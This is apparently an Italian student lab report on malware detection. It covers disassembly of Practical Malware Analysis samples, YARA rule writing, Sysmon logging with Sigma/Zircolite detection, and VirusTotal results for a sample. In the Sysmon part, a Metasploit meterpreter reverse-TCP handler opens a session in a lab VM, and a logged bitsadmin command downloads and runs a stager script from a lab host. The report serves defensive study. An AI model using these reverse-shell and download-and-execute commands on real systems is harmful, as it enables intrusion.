.text:0040108E 50        push   eax
.text:0040108F FF 15 0C 87 40 00    call   dword_40870C

```

↓ ↓

```

.text:00401095
.text:00401095      loc_401095:          ; MaxCount
.text:00401095 6A 0C        push   0Ch
.text:00401097 68 30 60 40 00    push   offset aExplorerExe ; "explorer.exe"
.text:0040109C 8D 8D F8 FE FF FF lea    ecx, [ebp+String1]
.text:004010A2 51        push   ecx          ; String1
.text:004010A3 E8 B8 37 00 00    call   _strnicmp
.text:004010A8 83 C4 0C        add    esp, 0Ch
.text:004010AB 85 C0        test   eax, eax

```

Hex View-1	Structures	Enums	Imports
.text:10001030 Parameter= byte ptr -14h .text:10001030 lpThreadParameter= dword ptr 8 .text:10001030 .text:10001030 55 push ebp .text:10001031 8B EC mov ebp, esp .text:10001033 83 EC 18 sub esp, 18h .text:10001036 C7 45 E8 00 00 00+mov [ebp+var_18], 0 .text:10001036 00	loc_1000103D: .text:1000103D B8 01 00 00 00 mov eax, 1 .text:10001042 85 C0 test eax, eax .text:10001044 74 42 jz short loc_10001088		
.text:10001046 8B 4D E8 mov ecx, [ebp+var_18] .text:10001049 51 push ecx .text:1000104A 68 44 80 00 10 push offset Format ; "Practical Malware Analysis %d" .text:1000104F 8D 55 EC lea edx, [ebp+Parameter] .text:10001052 52 push edx ; Buffer .text:10001053 E8 79 00 00 00 call _sprintf .text:10001058 83 C4 0C add esp, 0Ch .text:1000105B 6A 00 push 0 ; lpThreadId .text:1000105D 6A 00 push 0 ; dwCreationFlags .text:1000105F 8D 45 EC lea eax, [ebp+Parameter] .text:10001062 50 push eax ; lpParameter .text:10001063 68 00 10 00 10 push offset StartAddress ; lpStartAddress .text:10001068 6A 00 push 0 ; dwStackSize .text:1000106A 6A 00 push 0 ; lpThreadAttributes .text:1000106C FF 15 04 70 00 10 call ds>CreateThread .text:10001072 68 60 EA 00 00 push 0EA60h ; dwMilliseconds .text:10001077 FF 15 00 70 00 10 call ds:Sleep .text:1000107D 8B 4D E8 mov ecx, [ebp+var_18] .text:10001080 83 C1 01 add ecx, 1 .text:10001083 89 4D E8 mov [ebp+var_18], ecx .text:10001086 EB B5 jmp short loc_1000103D	.text:10001088 loc_10001088: .text:10001088 B8 01 00 00 00 mov eax, 1 .text:1000108D 8B E5 mov esp, ebp .text:1000108F 5D pop ebp .text:10001090 C2 04 00 retn 4 .text:10001090 sub_1000103D endp .text:10001090		

8. Malware Detection

Uno dei pilastri fondamentali della sicurezza informatica è la rilevazione dei malware. La rilevazione dei malware implica l'identificazione e la classificazione dei software malevoli, consentendo agli amministratori di sistema di adottare misure preventive o reattive adeguate per mitigare gli effetti dannosi. Questo processo richiede una combinazione di metodi tradizionali e tecnologie avanzate per individuare e analizzare gli schemi comportamentali, le firme e le caratteristiche distintive dei malware.



YARA è uno strumento flessibile per la rilevazione di malware e l'analisi dei file. Consente agli esperti di sicurezza di creare regole basate su modelli di stringhe o espressioni regolari per individuare i malware. Le regole YARA sono altamente personalizzabili e possono essere adattate per rilevare specifici malware o famiglie di malware correlati.



Sysmon è un servizio di monitoraggio avanzato sviluppato da Microsoft per i sistemi Windows. Fornisce una visibilità approfondita delle attività di sistema, inclusi i processi in esecuzione, le modifiche al Registro di sistema, le connessioni di rete e molto altro ancora. Sysmon consente agli amministratori di rilevare comportamenti sospetti o indicazioni di attività malevole all'interno di un sistema, facilitando così la rilevazione dei malware. Le informazioni raccolte da Sysmon possono essere integrate in strumenti di analisi e correlazione per identificare e mitigare le minacce in tempo reale.



Sigma è un linguaggio di rilevamento delle minacce che offre un formato standardizzato per la descrizione delle regole di rilevazione delle minacce. Sigma semplifica l'interoperabilità tra diverse soluzioni di sicurezza e consente agli esperti di sicurezza di creare regole di rilevamento che possono essere facilmente adottate da vari strumenti di sicurezza. Sigma supporta diversi motori di rilevamento, inclusi SIEM (Security Information and Event Management) e sistemi di rilevamento delle intrusioni, consentendo una maggiore flessibilità e scalabilità nell'implementazione delle regole di rilevamento dei malware.



Snort è un sistema di rilevamento delle intrusioni in tempo reale e un sistema di prevenzione delle intrusioni basato su firme. Utilizza un'ampia gamma di regole di rilevamento per individuare i malware e gli attacchi informatici, inclusi i tentativi di exploit e le comunicazioni sospette. Snort può essere configurato per monitorare il traffico di rete in modo continuo e generare avvisi in tempo reale quando vengono rilevate attività malevole.

8.1 Yara

Analizziamo Lab01-01.dll per realizzare delle specifiche regole yara.

Il file creato è [RegoleMie_Lab_01.yara](#)

```
  RegoleMie_Lab_01.yara
  1  /*
  2   | YARA Rule Set
  3   | Author: Mauro Galateo
  4   | Date: 2023-07-01
  5   */
  6
  7
  8 rule Lab01_01 {
  9   strings:
 10   | $mz = { 4D 5A }
 11   | $s1 = "127.26.152.13" fullword ascii
 12   | $s2= "SADFHUHF" fullword ascii
 13   condition:
 14   | ($s1 or $s2) and ($mz)
 15
 16 }
 17
 18 rule Lab01_exe{
 19   strings:
 20   | $mz = { 4D 5A }
 21   | $s1 = "Lab01-01.dll" fullword ascii
 22   | $s2= "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" fullword ascii
 23   condition:
 24   | ($s1 or $s2) and ($mz)
 25
 26 }
 27
 28 rule Lab01_04{
 29   strings:
 30   | $mz = { 4D 5A }
 31   | $s1 = "winlogon.exe" fullword ascii
 32   | $s2="\winup.exe" fullword ascii
 33   | $s3= "http://www.practicalmalwareanalysis.com/updater.exe" fullword ascii
 34   condition:
 35   | ($s1 or $s2 or $s3) and ($mz)
 36
 37 }
```

Le regole per Lab01-01.dll le costruiamo andando ad analizzare le stringhe

encoding (2)	size (bytes)	location	blacklist (1)	hint (9)	value (55)
ascii	4	0x000260...	-	utility	<u>exec</u>
ascii	13	0x000260...	-	url-pattern	127.26.152.13
ascii	11	0x000021...	-	function	CloseHandle
ascii	9	0x000021...	-	function	_initterm
ascii	12	0x000021...	-	function	_adjust_fdiv
ascii	12	0x000021...	-	file	KERNEL32.dll
ascii	10	0x000021...	-	file	WS2_32.dll
ascii	10	0x000021...	-	file	MSVCRT.dll
ascii	40	0x000000...	-	dos-message	!This program cannot be run in DOS mode.
ascii	4	0x000000...	-	-	Rich
ascii	5	0x000001...	-	-	.text
ascii	7	0x000001FF	-	-	.rdata
ascii	6	0x000002...	-	-	@data
ascii	6	0x000002...	-	-	.reloc
ascii	3	0x000010...	-	-	SUV
ascii	3	0x000010...	-	-	h8
ascii	3	0x000010...	-	-	h8'
ascii	5	0x000010...	-	-	L\$Qh
ascii	2	0x00000010	-	-	hC

```

.text:1000102E A0 54 60 02 10    mov    al, byte_10026054
.text:10001033 B9 FF 03 00 00    mov    ecx, 3FFh
.text:10001038 88 84 24 08 02 00+mov  [esp+1208h+buf], al
.text:10001038 00
.text:1000103F 33 C0            xor    eax, eax
.text:10001041 8D BC 24 09 02 00+lea  edi, [esp+1208h+var_FFF]
.text:10001041 00
.text:10001048 68 38 60 02 10    push   offset Name     ; "SADFHUHF"
.text:1000104D F3 AB            rep stosd
.text:1000104F 66 AB            stosw
.text:10001051 6A 00            push   0                 ; bInheritHandle
.text:10001053 68 01 00 1F 00    push   1F0001h        ; dwDesiredAccess
.text:10001058 AA              stosb
.text:10001059 FF 15 0C 20 00 10  call   ds:OpenMutexA
.text:1000105F 85 C0            test   eax, eax
.text:10001061 0F 85 81 01 00 00 jnz    loc_100011E8

```

```

.text:10001067 68 38 60 02 10    push   offset Name     ; "SADFHUHF"
.text:1000106C 50              push   eax             ; bInitialOwner
.text:1000106D 50              push   eax             ; lpMutexAttributes
.text:1000106E FF 15 08 20 00 10  call   ds>CreateMutexA
.text:10001074 8D 4C 24 78      lea    ecx, [esp+1208h+WSAData]
.text:10001078 51              push   ecx             ; lpWSAData
.text:10001079 68 02 02 00 00    push   202h           ; wVersionRequested
.text:1000107E FF 15 34 20 00 10  call   ds:WSAStartup
.text:10001084 85 C0            test   eax, eax
.text:10001086 0F 85 5C 01 00 00 jnz    loc_100011E8

```

Utilizziamo come regole il nome del semaforo e l'ip trovati.

Per il Lab01-01.exe inseriamo la regola della dll specifica importata lab01-01.dll e la stringa “warning_this_will_destroy_your_machine”

```
27
28 rule Lab01_04{
29     strings:
30         $mz = { 4D 5A }
31         $s1 = "winlogon.exe" fullword ascii
32         $s2="\winup.exe" fullword ascii
33         $s3= "http://www.practicalmalwareanalysis.com/updater.exe" fullword ascii
34     condition:
35         ($s1 or $s2 or $s3) and ($mz)
36
37 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
Lab01_01 .\Lab01-01.dll
Lab01_exe .\Lab01-01.exe
Lab01_04 .\Lab01-04.exe
PS C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic> .\yara64.exe -r .\RegoleMie_Lab_01.yara .
error: rule "Lab01_04" in .\RegoleMie_Lab_01.yara(32): illegal escape sequence
error: rule "Lab01_04" in .\RegoleMie_Lab_01.yara(32): syntax error
PS C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic> .\yara64.exe -r .\RegoleMie_Lab_01.yara .
Lab01_exe .\Lab01-01.exe
Lab01_01 .\Lab01-01.dll
Lab01_04 .\Lab01-04.exe
PS C:\Users\unina\Desktop\Labs\Labs\malware-basic\malware-basic> █
```

Verifichiamo infine che le regole create funzionano correttamente.

8.2 Yara extra

Per il Lab01-04.exe abbiamo individuato 2 eseguibili malevoli e un dominio.

Generiamo inoltre tramite yargen delle regole in automatico.

File Home Share View

← → ↑ ↻ Search malware

	Name	Date modified	Type	Size
Quick access	key.exe	9/17/2019 10:44 PM	Application	201 KB
This PC	key12.exe	9/18/2019 4:48 PM	Application	202 KB
Local Disk (C:)	key13.exe	9/18/2019 5:10 PM	Application	201 KB
	Lab01.yar	7/1/2023 5:23 PM	YAR File	12 KB
	Lab01-01.dll	12/19/2010 10:16 AM	Application extens...	160 KB
	Lab01-01.exe	1/8/2012 1:19 AM	Application	16 KB
	Lab01-02.exe	1/19/2011 10:10 AM	Application	3 KB
	Lab01-03.exe	3/26/2011 6:54 AM	Application	5 KB
	Lab01-04.exe	7/5/2011 7:16 PM	Application	36 KB

Select Administrator: C:\Windows\system32\cmd.exe

```
C:\Users\unina\Desktop\Tools\yarGen>python3 yarGen.py -m C:\Users\unina\Desktop\Tools\yarGen\malware-basic\malware-basic -o C:\Users\unina\Desktop\Tools\yarGen\malware-basic\malware-basic\Lab01.yar
```

Yara Rule Generator
Florian Roth, July 2020, Version 0.23.3

Note: Rules have to be post-processed
See this post for details: <https://medium.com/@cyb3rops/121d29322282>

```
[+] Using identifier 'malware-basic'  
[+] Using reference 'https://github.com/Neo23x0/yarGen'  
[+] Using prefix 'malware-basic'  
[+] Processing PEStudio strings ...  
[+] Reading goodware strings from database 'good-strings.db' ...  
(This could take some time and uses several Gigabytes of RAM depending on your db size)  
[+] Loading ./dbs/good-exports-part1.db ...  
[+] Total: 112527 / Added 112527 entries  
[+] Loading ./dbs/good-exports-part2.db ...  
[+] Total: 178638 / Added 66111 entries  
[+] Loading ./dbs/good-exports-part3.db ...  
[+] Total: 263379 / Added 84741 entries  
[+] Loading ./dbs/good-exports-part4.db ...  
[+] Total: 278765 / Added 15386 entries  
[+] Loading ./dbs/good-exports-part5.db ...  
[+] Total: 375987 / Added 97222 entries  
[+] Loading ./dbs/good-exports-part6.db ...  
[+] Total: 377645 / Added 1658 entries
```

Le regole generate si possono vedere nel file [Lab01.yar](#)

C: > Users > unina > Desktop > Labs > Labs > malware-basic > malware-basic > Lab01.yar

```
1  /*
2   * YARA Rule Set
3   * Author: yarGen Rule Generator
4   * Date: 2023-07-01
5   * Identifier: malware-basic
6   * Reference: https://github.com/Neo23x0/yarGen
7  */
8
9  /* Rule Set ----- */
10
11 rule malware_basic_key {
12     meta:
13         description = "malware-basic - file key.exe"
14         author = "yarGen Rule Generator"
15         reference = "https://github.com/Neo23x0/yarGen"
16         date = "2023-07-01"
17         hash1 = "ffe04ea26a1f44767c6c95bcc23158992db9d1fa9cf173d2c1d757123765374a"
18     strings:
19         $s1 = "key.exe" fullword ascii
20         $s2 = "C:\Windows\vmx32to64.exe" fullword ascii
21         $s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
22         $s4 = "log.txt" fullword ascii
23         $s5 = " Type Descriptor'" fullword ascii
24         $s6 = "operator co_await" fullword ascii
25         $s7 = "operator<=>" fullword ascii
26         $s8 = ":):::::?::S:\\";);;;O;W;a;j;j{};" fullword ascii
27         $s9 = "#RIGHT_ARROW_KEY" fullword ascii
28         $s10 = "#DOWN_ARROW_KEY" fullword ascii
29         $s11 = "#UP_ARROW_KEY" fullword ascii
30         $s12 = "#LEFT_ARROW_KEY" fullword ascii
31         $s13 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
32         $s14 = " Class Hierarchy Descriptor'" fullword ascii
33         $s15 = " Base Class Descriptor at (" fullword ascii
34         $s16 = " Complete Object Locator'" fullword ascii
35         $s17 = "network reset" fullword ascii /* Goodware String - occurred 567 times */
36         $s18 = "owner dead" fullword ascii /* Goodware String - occurred 567 times */
37         $s19 = "wrong protocol type" fullword ascii /* Goodware String - occurred 567 times */
38         $s20 = "connection already in progress" fullword ascii /* Goodware String - occurred 567 times */
39     condition:
40         uint16(0) == 0x5a4d and filesize < 600KB and
41         8 of them
42 }
43
44 rule malware_basic_key12 {
45     meta:
46         description = "malware-basic - file key12.exe"
47         author = "yarGen Rule Generator"
48         reference = "https://github.com/Neo23x0/yarGen"
49         date = "2023-07-01"
50         hash1 = "672e0e96c69c7eafbeffca96a04b95d21614d6adfad43aa473fb20b2c496aa18"
51     strings:
```

8.3 Sysmon e Sigma Rules

Iniziamo registrando gli eventi tramite sysmon


```
C:\Users\unina\Desktop>Sysmon64.exe -i sysmon-config\sysmonconfig-export.xml


System Monitor v14.16 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.83
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

C:\Users\unina\Desktop>
```

Successivamente eseguiamo l'attacco Astaroth.





maurogalateo — msfconsole — 80x24

```

+ -- --=[ 9 evasion ]]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/

[msf6] > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf6] exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
[msf6] exploit(multi/handler) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
[msf6] exploit(multi/handler) > set LPORT 4444
LPORT => 4444
[msf6] exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:4444
[*] Sending stage (175686 bytes) to 10.211.55.13
[*] Meterpreter session 1 opened (10.211.55.2:4444 -> 10.211.55.13:50235) at 2023-07-02 12:28:54 +0200

[meterpreter] > getuid
Server username: MALWARE-VM\unina
[meterpreter] >

```

Verifichiamo gli eventi raccolti

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of event logs, with the 'Operational' log selected. The main pane shows a list of events from the 'Operational' log, with 1,236 new events available. The first few events listed are all 'Information' level events from the 'Sysmon' source, dated 7/2/2023 at various times between 12:28:01 PM and 12:28:53 PM. These events describe process creation, file creation, and network connection detections. The right pane contains an 'Actions' menu with options like 'Operational', 'Open Saved Log...', 'Create Custom View...', and 'Help'. A detailed view of the third event is shown in the center-right, titled 'Event 3, Sysmon'. It includes tabs for 'General' and 'Details'. The 'General' tab shows the event details: Log Name: Microsoft-Windows-Sysmon/Operational, Source: Sysmon, Event ID: 3, Level: Information, User: SYSTEM, OpCode: Info. The 'Details' tab shows a note: 'The description for Event ID 3 from source Microsoft-Windows-Sysmon cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.' The 'Actions' menu for this specific event also lists options like 'Event Properties', 'Save Selected Events...', 'Copy', 'Refresh', and 'Help'.

Sysmon events

NAPOLI FEDERICO

v6

Category	Event ID	Category	Event ID
Sysmon Service Status Changed	0	Process Access	10
Process Create	1	File Create	11
File Creation Time Changed	2	Registry Object CreateDelete	12
Network Connection	3	Registry Value Create	13
Sysmon Service State Change	4	Registry Object Rename	14
Process Terminated	5	File Create Stream Hash	15
Driver Loaded	6	Sysmon Configuration Changed	16
Image Loaded	7	Pipe Created	17
CreateRemoteThread	8	Pipe Connected	18
RawAccessRead	9	Error	255

```
1. python3 .\zircolite.py --evtx C:/Users/unina/Desktop/LAB16/sysmon_log.evtx --ruleset
C:/Users/unina/Desktop/LAB16/rules_astaroth.json
```

```

detected_events.json ×
ers > unina > Desktop > LAB16 > sigma > Zircolite > 0 detected_events.json > ...
[{"title": "Bitsadmin Download",
"id": "d059842b-699d-4ed1-b5c3-5b89143c6ede",
"description": "Detects usage of bitsadmin downloading a file",
"sigmapfile": "astaroth-bits.yml",
"sigma": [
"SELECT * FROM logs WHERE (Channel = 'Microsoft-Windows-Sysmon/Operational' AND EventID = 1' AND ((Image LIKE '%\\\\\\bitsadmin.exe' ESCAPE '\\\\' AND CommandLine LIKE '% /transfer %' ESCAPE '\\\\') OR Command
),
"rule_level": "medium",
"tags": [
"attack.defense_evasion",
"attack.persistence",
"attack.t1197",
"attack.s0190"
],
"count": 3,
"matches": [
{
"row_id": 1223,
"CommandLine": "bitsadmin /transfer 1 /priority FOREGROUND http://10.211.55.2//stager.cmd C:\\\\Users\\\\Public\\\\Libraries\\\\raw\\\\stager.cmd",
"Company": "Microsoft corporation",
"CurrentDirectory": "C:\\\\Users\\\\Public\\\\Libraries\\\\raw\\\\",
"Description": "BITS administration utility",
"FileVersion": ".8.19041.1 (WinBuild.160101.0800)",
"MD5": "01AAB62D5799F75B0069EB291C1A6855",
"SHA256": "739B2D0012EA183895CC01116906F39C9AA1C08AABF6F22C8E59E25A0C12917",
"IMPHASH": "774033454EB79213B09F788FC004A02D",
"Hashes": "MD5=01AAB62D5799F75B0069EB291C1A6855, SHA256=739B2D0012EA183895CC01116906F39C9AA1C08AABF6F22C8E59E25A0C12917, IMPHASH=774033454EB79213B09F788FC004A02D",
"Image": "C:\\Windows\\\\System32\\\\bitsadmin.exe",
"IntegrityLevel": "high",
"Logonuid": "E0D953F8-4788-64A1-DF70-020000000000",
"Logonid": "0x270d",
"OriginalFileName": "bitsadmin.exe",
"ParentCommandLine": "\\\\"C:\\Windows\\\\System32\\\\cmd.exe\" /c bitsadmin /transfer 1 /priority FOREGROUND http://10.211.55.2//stager.cmd C:\\\\Users\\\\Public\\\\Libraries\\\\raw\\\\stager.cmd & call C:\\\\Users\\\\Publ
"ParentImage": "C:\\Windows\\\\System32\\\\cmd.exe",
"ParentProcessguid": "E0D953F8-5104-6A01-AD01-0000000001C00",
"ParentProcessId": 3424,
"ParentUser": "MALWARE-VM\\unina",
"Processguid": "E0D953F8-5105-64A1-AF01-0000000001C00",
"Processid": 3124,
"Product": "Microsoft Windows Operating System",
"RuleName": "-",
"TerminalSessionId": 1,
"User": "MALWARE-VM\\unina",
"UtcTime": "2023-07-02 10:27:17.024",
"Channel": "Microsoft-Windows-Sysmon/Operational",
"Computer": "malware-vm",
"EventID": 1,
"EventRecordID": 1260,
"ThreadID": 6628,
"Keywords": "0x8000000000000000"
}
]
}

```

```

1. python3 .\tools\sigmac -t sqlite -c tools/config/generic/sysmon.yml -c tools/config/generic/powershell.yml -c tools/config/zircolite.yml -d C:\Users\unina\Desktop\LAB16\rules -r --output-fields title,id,description,author,tags,level,falsepositives,filename,status --output-format json -o C:\Users\unina\Desktop\LAB16\new_rules1.json --backend-option table=logs

```

```

Administrator: PowerShell
d/Sysmon Linux =-\n Arguments: ()\n\nZIRCOLITE\n-- Standalone SIGMA Detection tool for EVTX/Auditd/Sysmon Linux --\n\n[+] Checking prerequisites\n[+] Extracting events Using 'tmp-PJNEG60V' directory\n100%|██████████| 1/1 [00:00<00:00, 16.00it/s]\n[+] Processing events\n100%|██████████| 1/1 [00:00<00:00, 3.95it/s]\n[+] Creating model\n[+] Inserting data\n100%|██████████| 1236/1236 [00:00<00:00, 7872.69it/s]\n[+] Cleaning unused objects\n[+] Loading ruleset from : C:\Users\unina\Desktop\LAB16\rules_astaroth.json\n[+] Executing ruleset - 5 rules\n  - Bitsadmin Download [medium] : 3 events\n  - ExtExport.exe DLL Side Loading [medium] : 1 events\n  - Add StartUp Key to Explorer Shell Folders [critical] : 1 events\n  - Drops script at startup location [critical] : 1 events\n100%|██████████| 5/5 [00:00<00:00, 341.08it/s]\n[+] Results written in : detected_events.json\n[+] Cleaning

```

I file sono presenti nella [cartella](#)

8.4 Snort Optional Task

Analizziamo il Lab14-01.exe

58 / 71

① 58 security vendors and no sandboxes flagged this file as malicious

6767fd66f28a1d39cb84f59e8a86b3ea99e22d204d2aac821e0d01ac232fba56
Lab14-01.exe

peexe runtime-modules detect-debug-environment checks-network-adapters armadillo direct-cpu-clock-access long-sleeps

Size 28.00 KB | Last Analysis Date 15 days ago | EXE

Community Score

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY** 7

[Join the VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label ① trojan.agentwdcr/hfec

Threat categories trojan downloader

Family labels agentwdcr hfec grandoreiro

Security vendors' analysis ①

Security vendors' analysis			Do you want to automate checks?
AhnLab-V3	① Trojan/Win32.Npkon.R515	Alibaba	① TrojanDownloader:Win64/Grandoreiro.9...
ALYac	① Trojan.AgentWDCR.KBD	Antiy-AVL	① Trojan[Downloader]/Win32.AGeneric
Arcabit	① Trojan.AgentWDCR.KBD	Avast	① Win32.Malware-gen
AVG	① Win32.Malware-gen	Avira (no cloud)	① TR/Downloader.EI
BitDefender	① Trojan AgentWDCR KBD	BitDefenderTheta	① Gen:NN ZexaF 36250 bmW@ay8Tmle
ClamAV	① Win.TrojanDownloader-47085	CrowdStrike Falcon	① Win/malicious_confidence_100% (W)
Cyberason	① Malicious.f8d65f	Cylance	① Unsafe
Cynet	① Malicious (score: 100)	Cyren	① W32/Trojan.LEFT-4980
DeepInstinct	① MALICIOUS	DrWeb	① Trojan.DownLoader.11.21762
Elastic	① Malicious (high Confidence)	Emsisoft	① Trojan.AgentWDCR.KBD (B)

Basic properties ①

MD5	53cba9af8d65fadbd0f7e5f9ff15cad3
SHA-1	c0c1b0c563bb9eecc89e2fd6b712aba6a119ae57
SHA-256	6767fd66f28a1d39cb84f59e8a86b3ea99e22d204d2aac821e0d01ac232fba56
Vhash	024036651d1028z2alz1z
Authentihash	bbd2a2d5e10012625c69c4fee94847cbced7344ea781d0a2f736a3b5fc06aad
ImpHash	4598ae32314a73578dec31186c2d9839
Rich PE header hash	332f382b15b103c70ce5873c51e5f681
SSDEEP	384.2BzvPympCT6fS/E9zxlyVph91KmlpeQyOAcAruEuovvS:2V1u6f59Hphrmu5oX
TLSH	T141D25B637C96813D4429AB114F59F2A973F66631E62A483DB142F9A3E301D0BD3635B
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (console) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (47.3%) Win64 Executable (generic) (15.9%) Win32 Dynamic Link Library (generic) (9.9%) Win16 NE executable (generic) (7.6%) Win32 Executable (generic) (6.8%)
DetectItEasy	PE32 Compiler: EP-Microsoft Visual C/C++ (6.0 (1720-9782)) [EXE32] Compiler: Microsoft Visual C/C++ (6.0) [iibc] Linker: Microsoft Linker (6.0) [Console32,console]
File size	28.00 KB (28672 bytes)
PEiD packer	Microsoft Visual C++

